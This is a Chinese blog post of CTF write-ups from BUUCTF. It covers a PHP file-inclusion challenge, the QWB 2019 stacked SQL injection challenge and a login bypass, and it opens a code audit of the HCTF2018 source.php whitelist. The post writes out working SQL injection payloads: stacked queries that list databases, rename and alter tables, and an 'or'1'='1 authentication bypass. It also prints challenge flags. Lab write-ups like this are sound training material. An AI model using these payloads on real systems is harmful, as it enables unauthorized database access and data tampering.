




寒假做题（buuctf）

原创

七月24  已于 2022-01-20 10:22:39 修改  2281  收藏

文章标签: [php](#) [开发语言](#) [后端](#)

于 2022-01-13 21:31:34 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_55773382/article/details/122482781

版权

[ACTF2020 新生赛]Include

1, 打开时, 页面显示tips

2, 点击tips时查看



CSDN @七月24

得不到flag

file=flag.php,可以试着想, flag是否在flag.php中, 进行查看

3, 可以了解到, 这是php伪协议

file:// 协议

在下边这个链接可以了解到php伪协议

<https://segmentfault.com/a/1190000018991087>

简称来说, 就是用来访问本地文件系统, 在ctf中用来读取本地文件且不受allow_url_fopen与allow_url_include的影响


4, 下一步得到

```
PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7OT4Zjc5N2UtOTY4MC00OTI4LTkxMTEtNTIIZGUxNmU4NGJmfQo=
```

需要进行base64解码 就会得到flag。了解到用php伪协议来读取flag.php

5,使用base64解码


```
flag{a9e354a5-d208-4a6c-8a36-55e0596c341e}
```



<https://base64.supfree.net/>

[强网杯 2019]随便注

1, 看到这题, 想到的就是sql注入, 按正常sql注入的方法去写, 结果显示



取材于某次真实环境渗透，只说一句话：开发和安全

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

CSDN @七月24

发现select, update, delete,...被过滤了

2, 所以采用堆叠注入

1';show databases; (查询数据库名)

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```



在这里输入你要搜索的内容



CSDN @七月24

3, 查询表名

姿势:

```
array(1) {  
  [0]=>  
    string(16) "1919810931114514"  
}
```

```
array(1) {  
  [0]=>  
    string(5) "words"  
}
```

CSDN @七月24

4, 查看表的结构

0';desc '1919810931114514';#

姿势:

```
array(6) {  
  [0]=>  
    string(4) "flag"  
  [1]=>  
    string(12) "varchar(100)"  
  [2]=>  
    string(2) "N0"  
  [3]=>  
    string(0) ""  
  [4]=>  
    NULL  
  [5]=>  
    string(0) ""  
}
```

在windows系统下，反单引号（```）是数据库、表、索引、列和别名用的引用符

eg. mysql> SELECT * FROM `table` WHERE `id` = '123';

1919810931114514必须用反单引号括起来，但是words不需要，应该是和数据类型有关

姿势:

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
```

CSDN @七月24

那么查询语句很有可能是 : `select id,data from words where id =`

因为可以堆叠查询，这时候就想到了一个改名的方法，把words随便改成words1，然后把1919810931114514改成words，再把列名flag改成id，结合上面的1' or 1=1#爆出表所有内容就可以查flag啦

payload:

```
0';rename table words to words1;rename table 1919810931114514 to words;alter table words change flag id varchar(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;desc words;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

CSDN @七月24

8. 再用一下一开始的操作id=1' or 1=1#

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(1) {
  [0]=>
  string(42) "flag{8193fc61-5579-4de7-8a49-852d1a091c95}"
}
```

CSDN @七月24

BUUCTF-WEB-[极客大挑战 2019]EasySQL 1

打开网址是一个简单的登陆界面



简单的打量一番，这里使用万能密码即可进行注入即可得到flag



简单的了解万能密码

原理：SQL语句 $sql="select * from user where username='&username\&'and password='&password\&'"$,当我们的密码填写 $'or'1'='1'$ 提交的时候，此时语句中的password等于 $'or'1'='1'$ ，那么，这条SQL语句就变成了： $sql="select * from user where username='&username\&'and password='or'1'='1'$ ，然而， $1=1$ 是恒等条件，自然也就通过了程序的验证。

方法：首先我们需要在密码的最前面有一个单引号，来闭合SQL语句中的单引号，然后构造一个or，也就是或者，后面加一个恒等条件即可最简单的就是 $1=1$ ，同样为了使SQL语句不出错，是来闭合程序中的SQL语句的后面的单引号的，如果我们在后面再加上一个单引号的话就会出错。

HCTF2018(代码审计)

分析过程

打开之后看见源代码有source.php,直接看source.php

```
<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            ^

```

CSDN @七月24

看了一会代码是发现有file等，就想到了文件上传，然后看代码。

首先是有个checkfile函数

```
        return true;
    }
    echo "you can't see it";
    return false;
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}

?>
```

CSDN @七月24

先定义了白名单，只有source.php和hint.php。之后是一个判断是否是空和字符串的if，不是就返回false，还有一个判断,是否在白名单里的if。再往下看，

mb_substr(str1,start,[length],[str2]):是在str1从start开始length为长度截取字符串，str2是表示字符编码

mb_strpos(str1,str2):查找str2在str1中出现的位置

